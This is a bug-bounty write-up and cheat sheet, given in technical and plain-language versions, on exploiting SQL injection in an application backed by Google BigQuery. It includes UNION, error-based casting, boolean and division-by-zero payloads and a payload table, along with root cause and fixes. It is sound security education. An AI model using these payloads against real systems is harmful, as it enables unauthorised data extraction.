BigQuery SQL Injection Cheat Sheet

Last year, we (My researcher partner on this topic, Anil and me) and found a SQL injection vulnerability on a target at Synack which was returning queries as error messages. This was quite different from the prior ones that we exploited because the back-end DBMS system was Google BigQuery.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Last year, together with my research partner Anil, we found a SQL injection vulnerability on a target at Synack. The unusual part was the back-end: the application was running on Google BigQuery, Google's cloud service that can be used as a back-end database management system for applications. BigQuery is broadly similar to other SQL systems in functionality, but its syntax differs in places, and those differences matter a great deal when you are injecting into it.
In our case we were lucky: the responses included the queries inside error messages, which made research on a technology we had no experience with considerably easier.
Setup
The work was done against a target on Synack. The application returned query text in error messages, which gave us a feedback channel for every payload. No specific tooling beyond manual testing and sqlmap is described; sqlmap identified the vulnerability through error messages and boolean based queries but did not identify the DBMS well, so exploitation was done manually.
Finding it
Discovery was the same as for regular SQL technologies: a simple single quote ' did the trick and returned a syntax error.

Syntax error returns with single quote
Because the syntax is quite similar to other systems, it took us a while to identify the DBMS as BigQuery. The clue came from the back-tick characters in the query, in the form SELECT .... FROM AS ...``. If you can see the syntax error and the FROM parts contain project_name:test.test or [project_name:test.test], you can say the DBMS is BigQuery.
BigQuery syntax basics
The full documentation is here. The observations that mattered to us:
- There are two query mechanisms (dialects): standard and legacy. Standard is the default now; legacy is the old reference. Most applications use standard, but old ones may still use legacy.
- You can switch dialects by adding the prefixes
#legacySQLand#standardSQLat the beginning of the query, but these only work at the very beginning. When injecting inside a query you cannot switch dialects, because you cannot inject at the first line of the query (unless the injection point is specific or different). This only matters for knowing which syntax to use in your injection. - Legacy SQL looks like:
SELECT column-name FROM [project-name:dataset-name.table-name]
- Standard SQL looks like:
SELECT column-name FROM `project-name:dataset-name.table-name`
- The main difference is that legacy uses
[]while standard uses back-ticks forSELECT ... FROM ...operations. - In regular SQL the structure is Databases -> Tables -> Columns -> Data. In BigQuery it is a little different because, being cloud based, you can also access other databases/datasets. The structure is Project Names -> Datasets (equivalent to a database) -> Tables -> Columns -> Data.
Exploitation
Step 1: Identification
A single quote ' produced a syntax error, as shown above. sqlmap also detected the vulnerability through error messages and boolean based queries, but did not identify the DBMS well, so we continued manually. The back-ticks in the FROM clause, with the project_name:test.test or [project_name:test.test] pattern, identified the back-end as BigQuery.
Step 2: What does not work
- Time based functions do not exist in BigQuery syntax. There are no
SLEEPorWAITFOR DELAYfunctions, so time based injection is not possible. - Error based injection may work and is documented with the
division by zerotechnique, for example in this blog post with a payload such as:
' OR if(1/(length((select('a')))-1)=1,true,false) OR '
In our case this did not return an error, no matter how I tried. We later found another error based technique, described below.
Step 3: UNION based injection
We continued with UNION based injection because the UNION command was supported. With the help of the syntax errors we counted the column size of the query we were injecting into and built a payload:
true) GROUP BY column_name LIMIT 1 UNION ALL SELECT (SELECT 'asd'),1,1,1,1,1,1)) AS T1 GROUP BY column_name#
This selects the value 'asd' and unions it into the original result of the query. The # character comments out the rest of the query. The response was:

Union based SQL injection example
This was a success: the asd value came back as the result of the union-ed column.
Step 4: The obstacle to reading other users' data
Gathering sensitive data belonging to another user, or data our user did not have access to, was the trickier part. Whatever data we gathered, we could also access it through the application with our own user. We then realised the application created a new project for each different user, and that accessing another user's data required changing the project name in the query:
SELECT .... FROM `different-user-id:dataset_name.table_name
This was very hard for us because:
- Back-tick characters are blocked or sanitised at the back-end of the application.
- User ids were not sequential and were hard to brute-force because they were 10+ digit numbers.
Step 5: INFORMATION_SCHEMA and system variables
It was also possible to gather other user ids/project names within the syntax of INFORMATION_SCHEMA with the query:
SELECT * FROM INFORMATION_SCHEMA.SCHEMATA
In our case this was not possible either, mostly because the application's database user (the session user in BigQuery) did not have access to that table.
After this tweet and a lot of research, we found another source of data that does not need back-ticks and does have access to the INFORMATION_SCHEMA table: system variables.
It was possible to exfiltrate data such as project id, job id, dataset id and timezone with syntax similar to T-SQL:
true) GROUP BY column_name LIMIT 1 UNION ALL SELECT (SELECT @@project_id),1,1,1,1,1,1)) AS T1 GROUP BY column_name#
This returned data without any errors. The data was not too sensitive, but it was still a valid PoC for exfiltrating data from a dataset/database.
Step 6: Error based injection through casting
On another case the pure UNION technique did not work, because the column I was injecting into was an integer value that did not return string data. We had to exploit it with another technique.
Casting issues also create syntax errors in BigQuery, which come back as a syntax error result, with a payload such as:
dataset_name.column_name` union all select CAST(@@project_id AS INT64) ORDER BY 1 DESC#
With the result:

Error based BigQuery SQL injection
This was another good technique to use without problems.
Step 7: Query structure adjustments
Sometimes, depending on the structure of the current query, you need to add AS and/or GROUP BY clauses to tables and/or columns, for example:
' GROUP BY column_name UNION ALL SELECT column_name,1,1 FROM (select column_name AS new_name from `project_id.dataset_name.table_name`) AS A GROUP BY column_name#
Root cause
The report does not describe the application code, so the exact mistake is not stated. What is clear is that user input reached the query text without being made safe, and that the application returned the query inside error messages, which gave us a reliable feedback channel for every payload. The back-end being BigQuery did not prevent injection; it only changed which syntax and techniques apply. The application's database user (the BigQuery session user) had limited access to INFORMATION_SCHEMA, which restricted what we could enumerate, and back-ticks were blocked or sanitised at the back-end, which restricted cross-project access.
Impact
Under the conditions we had, we could confirm the injection, count columns, union arbitrary values into the result, and exfiltrate system variables such as project id, job id, dataset id and timezone. Reading another user's data required changing the project name in the query, which was blocked by the back-tick filtering and made impractical by the non-sequential 10+ digit user ids; INFORMATION_SCHEMA.SCHEMATA was not readable because the session user lacked access. The report does not state a severity or a bounty for this finding. The targets we were working on at the time were in bonus periods, and across the 8 accepted reports on those we made more than 50k in bounties.
Fix
The measures that would address it: parameterise queries so input never becomes query text, stop returning query text in error messages, and restrict the database user's access to the minimum needed.
Variants to test
- Time based via public datasets. No time based functions exist, but large datasets could be used to create delays through public data with
SELECTs from different projects. A positive result is a measurable, repeatable delay. - Boolean based injections (IF clauses). IF statements do not work inside
SELECTqueries, so boolean based injection does not work perfectly. Our experience shows that if the query starts with aWITHclause, boolean based injection is not possible; if not,SUBSTRINGcan be used. The full payload is below. ForWITHclauses, different cases and query structures could still be tried. See https://cloud.google.com/bigquery/docs/reference/standard-sql/scripting#if. - New functionalities. BigQuery is a cloud based solution, and escalating this injection to other server-side vulnerabilities such as RCE does not seem possible. In the future, with new functionalities or different solutions, different scenarios could be evaluated.
- Playground. All commands can be tested at the cloud SQL workspace at https://console.cloud.google.com/bigquery, including all public datasets.
Useful functions
| Purpose | Syntax |
|---|---|
| Commenting out | select 1#from here it is not working |
| Commenting out 2 | select 1/*between those it is not working*/ |
| Gathering current user | select session_user() |
| Gathering project id | select @@project_id |
| Gathering all dataset names | select schema_name from INFORMATION_SCHEMA.SCHEMATA |
| Gathering data from specific project id & dataset | select * from `project_id.dataset_name.table_name |
| Limit functions | select schema_name from INFORMATION_SCHEMA.SCHEMATA limit 1 |
| Error based - casting | select CAST(@@project_id AS INT64) |
| Error based - division by zero | ' OR if(1/(length((select('a')))-1)=1,true,false) OR ' |
| Union based | UNION ALL SELECT (SELECT @@project_id),1,1,1,1,1,1)) AS T1 GROUP BY column_name# |
| Boolean based | ' WHERE SUBSTRING((select column_name from `project_id.dataset_name.table_name` limit 1),1,1)='A'# |
| Usage of public datasets example | SELECT * FROM `bigquery-public-data.covid19_open_data.covid19_open_data` LIMIT 1000 |
| All function list | https://cloud.google.com/bigquery/docs/reference/standard-sql/functions-and-operators |
| Scripting statements | https://cloud.google.com/bigquery/docs/reference/standard-sql/scripting |
What happened, in plain words
Last year my research partner Anil and I found a SQL injection vulnerability on a target at Synack. Synack is a crowdsourced security testing platform where researchers test applications for client companies. The unusual part was the back-end: the application was running on Google BigQuery, Google's cloud service that can be used as a back-end database management system for applications.
To follow this you only need to know a few everyday ideas. A database is an organised store of information, like a very large set of linked spreadsheets. An application is the website or program you use; when you click something, it asks the database a question and shows you the answer. That question is written in a language called SQL, and the question itself is called a query. A back-end database management system (DBMS) is the software that stores the data and answers those queries. BigQuery is one such system, run by Google in the cloud rather than on the company's own machine.
SQL injection is the vulnerability class here. Imagine a form that asks for your name and then builds a sentence like "show me the record for NAME". If you type your name, all is well. If you type something clever that contains SQL words, the application may paste your text straight into the query, and the database will obey those words as if they were part of the original question. You are, in effect, injecting your own instructions into the question. The everyday comparison: a waiter takes your order and reads it to the kitchen; if you write "one soup, and also open the safe" on the order slip and the kitchen follows it, the slip was trusted too much.
BigQuery is broadly similar to other SQL systems in functionality, but its syntax differs in places, and those differences matter a great deal when you are injecting into it. In our case we were lucky: the responses included the queries inside error messages. An error message is what a program shows when something goes wrong; normally it should be vague, but here it printed the query text, which made research on a technology we had no experience with considerably easier. It was like a teacher showing you the exact sentence you got wrong every time you made a mistake.
Setup
The work was done against a target on Synack. The application returned query text in error messages, which gave us a feedback channel for every payload. A payload is the piece of text we send to try to change the query's behaviour. A feedback channel just means a reliable way to see what happened after each attempt: here, the error message told us whether our text broke the query and how.
No specific tooling beyond manual testing and sqlmap is described. sqlmap is a free program that automates finding and exploiting SQL injection; you give it a URL and it tries many payloads for you. It identified the vulnerability through error messages and boolean based queries but did not identify the DBMS well, so exploitation was done manually. Boolean based means the tool asks the database yes/no questions (true or false) and watches how the page changes; it is like playing twenty questions. Because sqlmap could not tell which database product was behind the application, we had to work out the syntax ourselves and type the payloads by hand.
Finding it
Discovery was the same as for regular SQL technologies: a simple single quote ' did the trick and returned a syntax error. A syntax error means the database could not understand the query because the grammar was wrong, like a sentence with a word missing. The single quote is special in SQL because it marks where a piece of text begins and ends. If the application puts your input inside quotes and you add one more quote, the quoting gets unbalanced and the query breaks. That break is the signal that your text reached the query.
The image shows the syntax error that came back when a single quote was sent.
Because the syntax is quite similar to other systems, it took us a while to identify the DBMS as BigQuery. The clue came from the back-tick characters in the query, in the form SELECT .... FROM AS ...``. A back-tick is the small slanted mark used in some systems to wrap a name. If you can see the syntax error and the FROM parts contain project_name:test.test or [project_name:test.test], you can say the DBMS is BigQuery. FROM is the SQL word that says which table to read; the pattern project:dataset.table is BigQuery's way of naming a table across the cloud.
BigQuery syntax basics
The full documentation is here. The observations that mattered to us:
- There are two query mechanisms (dialects): standard and legacy. A dialect is a version of the language with its own grammar rules, like British and American English. Standard is the default now; legacy is the old reference. Most applications use standard, but old ones may still use legacy.
- You can switch dialects by adding the prefixes
#legacySQLand#standardSQLat the beginning of the query, but these only work at the very beginning. When injecting inside a query you cannot switch dialects, because you cannot inject at the first line of the query (unless the injection point is specific or different). This only matters for knowing which syntax to use in your injection. Think of it as a label that must be on the first line of a form; if you can only write in the middle of the form, you cannot add the label. - Legacy SQL looks like:
SELECT column-name FROM [project-name:dataset-name.table-name]
SELECT means "give me these columns", column-name is the name of a column (a field in the table), and the part in square brackets is the full address of the table: project, dataset and table name joined by a colon and a dot.
- Standard SQL looks like:
SELECT column-name FROM `project-name:dataset-name.table-name`
Same idea, but the address is wrapped in back-ticks instead of square brackets.
- The main difference is that legacy uses
[]while standard uses back-ticks forSELECT ... FROM ...operations. - In regular SQL the structure is Databases -> Tables -> Columns -> Data. A table is like one spreadsheet, a column is one field in it (for example "name"), and data are the rows. In BigQuery it is a little different because, being cloud based, you can also access other databases/datasets. The structure is Project Names -> Datasets (equivalent to a database) -> Tables -> Columns -> Data. A project here is like a separate account or folder in the cloud that holds datasets.
Exploitation
Step 1: Identification
A single quote ' produced a syntax error, as shown above. sqlmap also detected the vulnerability through error messages and boolean based queries, but did not identify the DBMS well, so we continued manually. The back-ticks in the FROM clause, with the project_name:test.test or [project_name:test.test] pattern, identified the back-end as BigQuery. We took this step first because you cannot choose the right payloads until you know which language the database speaks.
Step 2: What does not work
- Time based functions do not exist in BigQuery syntax. There are no
SLEEPorWAITFOR DELAYfunctions, so time based injection is not possible. Time based injection is a trick where you ask the database to pause for a few seconds; if the page is slow to answer, you know your question was executed. Without a pause function, that trick is unavailable. - Error based injection may work and is documented with the
division by zerotechnique, for example in this blog post with a payload such as:
' OR if(1/(length((select('a')))-1)=1,true,false) OR '
Line by line: the leading ' closes the text the application opened. OR means "or also". if(condition,true,false) is a conditional: if the condition holds, return the first value, otherwise the second. 1/(length((select('a')))-1) divides one by the length of the text 'a' minus one; the length is 1, so the divisor is zero, and dividing by zero is an error in most databases. =1 compares the result to one. The trailing ' reopens a quote so the rest of the original query still fits. The idea is that a deliberate error tells you the database evaluated your expression. Error based injection means you learn things from whether an error appears, not from the data itself.
In our case this did not return an error, no matter how I tried. We later found another error based technique, described below.
Step 3: UNION based injection
We continued with UNION based injection because the UNION command was supported. UNION glues the result of one query onto the result of another, like stapling two lists together. If you can add your own list, you can put your own values into the answer the page shows. With the help of the syntax errors we counted the column size of the query we were injecting into and built a payload:
true) GROUP BY column_name LIMIT 1 UNION ALL SELECT (SELECT 'asd'),1,1,1,1,1,1)) AS T1 GROUP BY column_name#
Line by line: true) closes a bracket and supplies a true value, so the original condition stays valid. GROUP BY column_name groups rows by that column, which the original query apparently expected. LIMIT 1 keeps only one row. UNION ALL appends our own result to the original one, keeping duplicates. SELECT (SELECT 'asd'),1,1,1,1,1,1 produces one row whose first value is the text asd and whose remaining six values are the number 1; the number of values must match the number of columns in the original query, which is why we counted them first. )) AS T1 closes brackets and gives the combined result a name. GROUP BY column_name repeats the grouping. # starts a comment, so everything after it is ignored; this is how we remove the leftover part of the original query that would otherwise cause an error.
This selects the value 'asd' and unions it into the original result of the query. The # character comments out the rest of the query. The response was:
The image shows the page returning the value asd as part of the result, which is the proof that our own row was added.
This was a success: the asd value came back as the result of the union-ed column. We chose this step because it turns a broken query into a working one that prints data we control, which is the foundation for printing data we do not control.
Step 4: The obstacle to reading other users' data
Gathering sensitive data belonging to another user, or data our user did not have access to, was the trickier part. Whatever data we gathered, we could also access it through the application with our own user. We then realised the application created a new project for each different user, and that accessing another user's data required changing the project name in the query:
SELECT .... FROM `different-user-id:dataset_name.table_name
Line by line: SELECT .... stands for the original list of columns. FROM names the table. The address is different-user-id:dataset_name.table_name, where the first part is the other user's project, the second is the dataset and the third is the table. By swapping our own project id for someone else's, the same query would read their data. This was very hard for us because:
- Back-tick characters are blocked or sanitised at the back-end of the application. Sanitised means the application removes or alters dangerous characters before the query is built. Without back-ticks we could not write a full BigQuery table address.
- User ids were not sequential and were hard to brute-force because they were 10+ digit numbers. Brute-force means trying every possibility until one works; with long random-looking numbers there are far too many possibilities.
Step 5: INFORMATION_SCHEMA and system variables
It was also possible to gather other user ids/project names within the syntax of INFORMATION_SCHEMA with the query:
SELECT * FROM INFORMATION_SCHEMA.SCHEMATA
Line by line: SELECT * means "give me every column". INFORMATION_SCHEMA is a built-in catalogue that describes the databases and tables that exist, like the index at the back of a book. SCHEMATA is the part of that catalogue that lists datasets. The idea was to read the list of all datasets, which would reveal other users' project names without guessing them.
In our case this was not possible either, mostly because the application's database user (the session user in BigQuery) did not have access to that table. A database user is the account the application uses to talk to the database; it has permissions, just like a person's account. If that account is not allowed to read the catalogue, the query is refused.
After this tweet and a lot of research, we found another source of data that does not need back-ticks and does have access to the INFORMATION_SCHEMA table: system variables. A system variable is a value the database keeps about itself, such as its own name or the current time zone, written with a double @ in front.
It was possible to exfiltrate data such as project id, job id, dataset id and timezone with syntax similar to T-SQL:
true) GROUP BY column_name LIMIT 1 UNION ALL SELECT (SELECT @@project_id),1,1,1,1,1,1)) AS T1 GROUP BY column_name#
Line by line: this is the same UNION payload as before, except that the text asd is replaced by (SELECT @@project_id), which asks the database for its own project id. The rest of the line does the same jobs as before: close brackets, group, limit, append our row, name the result, comment out the remainder. Exfiltrate means to pull data out of the system and into a place where you can read it, here the page itself.
This returned data without any errors. The data was not too sensitive, but it was still a valid PoC for exfiltrating data from a dataset/database. A PoC, or proof of concept, is a small demonstration that proves the problem is real without causing harm.
Step 6: Error based injection through casting
On another case the pure UNION technique did not work, because the column I was injecting into was an integer value that did not return string data. An integer is a whole number; a string is text. If the column only accepts numbers, you cannot put text into it, so the UNION trick fails. We had to exploit it with another technique.
Casting issues also create syntax errors in BigQuery, which come back as a syntax error result, with a payload such as:
dataset_name.column_name` union all select CAST(@@project_id AS INT64) ORDER BY 1 DESC#
Line by line: dataset_name.column_name names a column. The back-tick closes the table name the application opened. union all select appends our own row. CAST(@@project_id AS INT64) tries to convert the project id, which is text, into a 64-bit integer; because the project id is not a number, the conversion fails and produces an error. ORDER BY 1 DESC sorts by the first column, descending. # comments out the rest. Casting means converting a value from one type to another, like turning a word into a number; when the word is not a number, the conversion complains, and the complaint carries the word.
With the result:
The image shows the error message that came back from the casting attempt.
This was another good technique to use without problems. We used it because it works even when the column only accepts numbers.
Step 7: Query structure adjustments
Sometimes, depending on the structure of the current query, you need to add AS and/or GROUP BY clauses to tables and/or columns, for example:
' GROUP BY column_name UNION ALL SELECT column_name,1,1 FROM (select column_name AS new_name from `project_id.dataset_name.table_name`) AS A GROUP BY column_name#
GROUP BY column_name groups the original rows. UNION ALL SELECT column_name,1,1 appends a row of three values. FROM (select column_name AS new_name from project_id.dataset_name.table_name) AS A reads from a sub-query, which is a query inside a query, and gives it the alias A; AS new_name renames the column inside that sub-query. The final GROUP BY column_name groups the combined result, and # comments out the rest. A clause is one part of a query with a specific job, such as FROM or GROUP BY. We needed this because the original query's shape sometimes demands extra grouping or naming before our row will fit.
Root cause
The report does not describe the application code, so the exact mistake is not stated. What is clear is that user input reached the query text without being made safe, and that the application returned the query inside error messages, which gave us a reliable feedback channel for every payload. The back-end being BigQuery did not prevent injection; it only changed which syntax and techniques apply. The application's database user (the BigQuery session user) had limited access to INFORMATION_SCHEMA, which restricted what we could enumerate, and back-ticks were blocked or sanitised at the back-end, which restricted cross-project access.
Impact
Under the conditions we had, we could confirm the injection, count columns, union arbitrary values into the result, and exfiltrate system variables such as project id, job id, dataset id and timezone. Reading another user's data required changing the project name in the query, which was blocked by the back-tick filtering and made impractical by the non-sequential 10+ digit user ids; INFORMATION_SCHEMA.SCHEMATA was not readable because the session user lacked access. The report does not state a severity or a bounty for this finding. The targets we were working on at the time were in bonus periods, and across the 8 accepted reports on those we made more than 50k in bounties.
Fix
The measures that would address it: parameterise queries so input never becomes query text, stop returning query text in error messages, and restrict the database user's access to the minimum needed. Parameterising means sending the input separately from the query, so the database treats it as data and never as instructions; the everyday comparison is handing the waiter a filled-in order form rather than letting you write on the kitchen's instruction sheet.
Variants to test
- Time based via public datasets. No time based functions exist, but large datasets could be used to create delays through public data with
SELECTs from different projects. A positive result is a measurable, repeatable delay. The idea is that reading a very large public table takes time, so a slow answer can stand in for a sleep. - Boolean based injections (IF clauses). IF statements do not work inside
SELECTqueries, so boolean based injection does not work perfectly. Our experience shows that if the query starts with aWITHclause, boolean based injection is not possible; if not,SUBSTRINGcan be used. The full payload is below. ForWITHclauses, different cases and query structures could still be tried. See https://cloud.google.com/bigquery/docs/reference/standard-sql/scripting#if. AWITHclause is a way of naming a temporary result at the start of a query;SUBSTRINGcuts a piece out of a text so you can test one character at a time. - New functionalities. BigQuery is a cloud based solution, and escalating this injection to other server-side vulnerabilities such as RCE does not seem possible. RCE, or remote code execution, means making the server run your own program; it is the worst outcome of an injection. In the future, with new functionalities or different solutions, different scenarios could be evaluated.
- Playground. All commands can be tested at the cloud SQL workspace at https://console.cloud.google.com/bigquery, including all public datasets. A playground is a safe place to practise where nothing real is at risk.
Useful functions
| Purpose | Syntax |
|---|---|
| Commenting out | select 1#from here it is not working |
| Commenting out 2 | select 1/*between those it is not working*/ |
| Gathering current user | select session_user() |
| Gathering project id | select @@project_id |
| Gathering all dataset names | select schema_name from INFORMATION_SCHEMA.SCHEMATA |
| Gathering data from specific project id & dataset | select * from `project_id.dataset_name.table_name |
| Limit functions | select schema_name from INFORMATION_SCHEMA.SCHEMATA limit 1 |
| Error based - casting | select CAST(@@project_id AS INT64) |
| Error based - division by zero | ' OR if(1/(length((select('a')))-1)=1,true,false) OR ' |
| Union based | UNION ALL SELECT (SELECT @@project_id),1,1,1,1,1,1)) AS T1 GROUP BY column_name# |
| Boolean based | ' WHERE SUBSTRING((select column_name from `project_id.dataset_name.table_name` limit 1),1,1)='A'# |
| Usage of public datasets example | SELECT * FROM `bigquery-public-data.covid19_open_data.covid19_open_data` LIMIT 1000 |
| All function list | https://cloud.google.com/bigquery/docs/reference/standard-sql/functions-and-operators |
| Scripting statements | https://cloud.google.com/bigquery/docs/reference/standard-sql/scripting |
Glossary
- Application: the website or program a person uses, which asks a database questions on their behalf.
- Back-end: the part of a system the user does not see, where the data and logic live.
- Back-tick: the small slanted mark used to wrap a name in some database languages.
- BigQuery: Google's cloud service that can act as a back-end database management system.
- Boolean based injection: a technique where you ask the database yes/no questions and watch how the page changes.
- Brute-force: trying every possible value until one works.
- Casting: converting a value from one type to another, such as text to a number.
- Clause: one part of a query with a specific job, such as
FROMorGROUP BY. - Column: one field in a table, such as "name".
- Database: an organised store of information.
- Database user: the account an application uses to talk to the database, with its own permissions.
- Data: the rows of information stored in tables.
- DBMS: database management system, the software that stores data and answers queries.
- Dialect: a version of a language with its own grammar rules.
- Error based injection: learning information from whether an error appears.
- Error message: what a program shows when something goes wrong.
- Exfiltrate: to pull data out of a system into a place where you can read it.
- Feedback channel: a reliable way to see what happened after each attempt.
- FROM: the SQL word that names the table to read.
- GROUP BY: a clause that groups rows that share a value.
- INFORMATION_SCHEMA: a built-in catalogue describing the databases and tables that exist.
- Integer: a whole number.
- Legacy SQL: the older BigQuery dialect.
- LIMIT: a clause that keeps only a given number of rows.
- Payload: the piece of text sent to try to change a query's behaviour.
- PoC: proof of concept, a small demonstration that proves a problem is real.
- Project: a separate account or folder in the cloud that holds datasets.
- Query: a question written in SQL and sent to a database.
- RCE: remote code execution, making a server run your own program.
- Sanitised: cleaned by removing or altering dangerous characters.
- SELECT: the SQL word that says which columns to return.
- Session user: the database account currently in use for a connection.
- SQL: the language used to ask questions of a database.
- SQL injection: putting your own SQL words into a query because the application trusted your input as text.
- Standard SQL: the default BigQuery dialect.
- String: text.
- SUBSTRING: a function that cuts a piece out of a text.
- Syntax error: a failure caused by the grammar of a query being wrong.
- System variable: a value the database keeps about itself, written with a double
@in front. - Table: one set of related data, like a spreadsheet.
- Time based injection: a technique where a deliberate delay in the answer reveals that your question ran.
- UNION: a command that glues the result of one query onto another.
- WITH clause: a way of naming a temporary result at the start of a query.




